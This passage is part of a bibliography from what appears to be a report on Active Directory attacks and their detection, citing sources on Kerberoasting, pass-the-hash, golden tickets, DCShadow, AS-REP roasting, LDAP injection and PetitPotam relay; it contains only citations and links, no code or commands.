[14]“5985,5986 - Pentesting WinRM.” [Online]. Available: https://book.hacktricks.xyz/network-services-pentesting/5985-5986-pentesting-winrm. [Accessed: Feb. 07, 2023]

[15]“mimikatz > sekurlsa::logonpasswords.” [Online]. Available: https://jpcertcc.github.io/ToolAnalysisResultSheet/details/Mimikatz_sekurlsa-logonpasswords.htm. [Accessed: Feb. 09, 2023]

[16]“Detecting Lateral Movement through Tracking Event Logs.” [Online]. Available: https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf. [Accessed: Feb. 09, 2023]

[17]J. Warren, “How to Detect Pass-the-Hash Attacks” [Online]. Available: https://blog.netwrix.com/2021/11/30/how-to-detect-pass-the-hash-attacks/. [Accessed: Feb. 09, 2023]

[18]“Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft Techniques .” [Online]. Available: https://scadahacker.com/library/Documents/White_Papers/Microsoft%20-%20Mitigating%20Pass-the-Hash%20(PtH)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf. [Accessed: Feb. 09, 2023]

[19]“GitHub - gentilkiwi/kekeo: A little toolbox to play with Microsoft Kerberos in C,” GitHub. [Online]. Available: https://github.com/gentilkiwi/kekeo. [Accessed: Feb. 07, 2023]

[20] “GitHub - GhostPack/Rubeus: Trying to tame the three-headed dog,” GitHub. [Online]. Available: https://github.com/GhostPack/Rubeus. [Accessed: Feb. 07, 2023]

[21]“creddump7,” Kali Linux. [Online]. Available: https://www.kali.org/tools/creddump7/.

[Accessed: Feb. 07, 2023]

[22] R. Chandel, “A Detailed Guide on Rubeus,” Hacking Articles, May 11, 2022. [Online]. Available: https://www.hackingarticles.in/a-detailed-guide-on-rubeus/. [Accessed: Feb. 07, 2023]

[23] JasonGerend, “Kerberos Authentication Overview.” [Online]. Available: https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview. [Accessed: Feb. 07, 2023]

[24] “Kerberoast.” [Online]. Available: https://www.thehacker.recipes/ad/movement/kerberos/kerberoast. [Accessed: Jan. 13, 2023]

[25] “Kerberoasting Attack,” Netwrix. [Online]. Available: https://www.netwrix.com/cracking_kerberos_tgs_tickets_using_kerberoasting.html. [Accessed: Jan. 13, 2023]

[26] “Attack Tutorial: How the Kerberoasting Attack Works,” Netwrix. [Online]. Available: https://www.youtube.com/watch?v=u6GwzBps6Lo. [Accessed: Jan. 13, 2023]

[27] “Sneaky Persistence Active Directory Trick #18: Dropping SPNs on Admin Accounts for Later Kerberoasting”. [Online]. Available: https://adsecurity.org/?p=3466. [Accessed: Feb. 09, 2023]

[28] S. Metcalf, “Detecting Kerberoasting Activity,” Active Directory Security, Feb. 05, 2017. [Online]. Available: https://adsecurity.org/?p=3458. [Accessed: Feb. 09, 2023]

[29] “Website.” [Online]. Available: https://www.netwrix.com/cracking_kerberos_tgs_tickets_using_kerberoasting.html

[30] K. Mistele, “Impacket Deep Dives Vol. 2: Attacking Kerberos - Kyle Mistele,” Medium, Jun. 05, 2021. [Online]. Available: https://kylemistele.medium.com/impacket-deep-dives-vol-2-attacking-kerberos-922e8cdd472a. [Accessed: Feb. 08, 2023]

[31]“Golden Ticket Attack,” Netwrix. [Online]. Available: https://www.netwrix.com/how_golden_ticket_attack_works.html. [Accessed: Feb. 08, 2023]

[32] “Golden ticket attacks: How they work — and how to defend against them ,” Quest. [Online]. Available: https://blog.quest.com/golden-ticket-attacks-how-they-work-and-how-to-defend-against-them/. [Accessed: Feb. 09, 2023]

[33] V. Navali, “Detecting a Rogue Domain Controller - DCShadow Attack,” SentinelOne, Aug. 15, 2022. [Online]. Available: https://www.sentinelone.com/blog/detecting-a-rogue-domain-controller-dcshadow-attack/. [Accessed: Feb. 08, 2023]

[34] “DCShadow Attack using Mimikatz,” Netwrix. [Online]. Available: https://www.netwrix.com/how_dcshadow_persistence_attack_works.html. [Accessed: Feb. 08, 2023]

[35] “5136(S): A directory service object was modified,” Microsoft. [Online]. Available: https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136. [Accessed: Feb. 10, 2023]

[36] “Detecting Lateral Movement through Tracking Event Logs .” [Online]. Available: https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf. [Accessed: Feb. 10, 2023]

[37] “AS-REP Roasting.” [Online]. Available: https://viperone.gitbook.io/pentest-everything/everything/everything-active-directory/credential-access/steal-or-forge-kerberos-tickets/as-rep-roasting. [Accessed: Feb. 08, 2023]

[38] A. Berlin, “How To Detect AS-REP Roasting With,” Blumira, Dec. 07, 2021. [Online]. Available: https://www.blumira.com/how-to-detect-as-rep-roasting/. [Accessed: Feb. 08, 2023]

[39] “AS-REP Roasting.” [Online]. Available: https://viperone.gitbook.io/pentest-everything/everything/everything-active-directory/credential-access/steal-or-forge-kerberos-tickets/as-rep-roasting. [Accessed: Feb. 08, 2023]

[40] J. Dibley, “Cracking Active Directory Passwords with AS-REP Roasting” [Online]. Available: https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/. [Accessed: Feb. 08, 2023]

[41]A. Dizdar, “Complete Guide to LDAP Injection: Types, Examples, and Prevention,” Bright Security, Jun. 02, 2021. [Online]. Available: https://brightsec.com/blog/ldap-injection/. [Accessed: Feb. 09, 2023]

[42] “LDAP Injection Prevention - OWASP Cheat Sheet Series.” [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html. [Accessed: Feb. 09, 2023]

[43] T. Howes and M. C. Smith, “RFC ft-ietf-ldapbis-filter: Lightweight Directory Access Protocol (LDAP): String Representation of Search Filters,” IETF Datatracker, Jun. 08, 2006. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc4515. [Accessed: Feb. 09, 2023]

[44] “The LDAP Bind Operation,” LDAP.com, Apr. 27, 2018. [Online]. Available: https://ldap.com/the-ldap-bind-operation/. [Accessed: Feb. 09, 2023]

[45] “3.4 - Anonymous Bind on LDAP server should be disabled.” [Online]. Available: https://www.tenable.com/audits/items/TNS_Oracle_WebLogic_10_Security_Guide_Linux.audit:8bc4cb19c1fe0abfc3edcf804e7603f0. [Accessed: Feb. 09, 2023]

[46] M.-A. Moreau, “Why Active Directory LDAP Unauthenticated Binds Should Be Disabled, and How to Do It,” The Devolutions Blog. [Online]. Available: https://blog.devolutions.net/2021/03/why-active-directory-ldap-unauthenticated-binds-should-be-disabled-and-how-to-do-it/. [Accessed: Feb. 09, 2023]

[47] “Input Validation - OWASP Cheat Sheet Series.” [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html. [Accessed: Feb. 09, 2023]

[48] “From Stranger to DA // Using PetitPotam to NTLM relay to Domain Administrato,” Truesec. [Online]. Available: https://www.truesec.com/hub/blog/from-stranger-to-da-using-petitpotam-to-ntlm-relayto-active-directory. [Accessed: Feb. 09, 2023]

[49] “GitHub - topotam/PetitPotam: PoC tool to coerce Windows hosts to authenticate to other machines via MS-EFSRPC EfsRpcOpenFileRaw or other functions,” GitHub. [Online]. Available: https://github.com/topotam/PetitPotam. [Accessed: Feb. 09, 2023]

[50] PetitPotam | NTLM Relay Attacks | AD CS | Mimikatz | Rubeus | Domain Takeover. (Jul. 29, 2021) [Online]. Available: https://www.youtube.com/watch?v=K0N90sI_GhI. [Accessed: Feb. 09, 2023]

[51]“KB5005413: Mitigating NTLM Relay Attacks on Active Directory Certificate Services (AD CS).” [Online]. Available: https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-onactive-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429.

[Accessed: Feb. 09, 2023]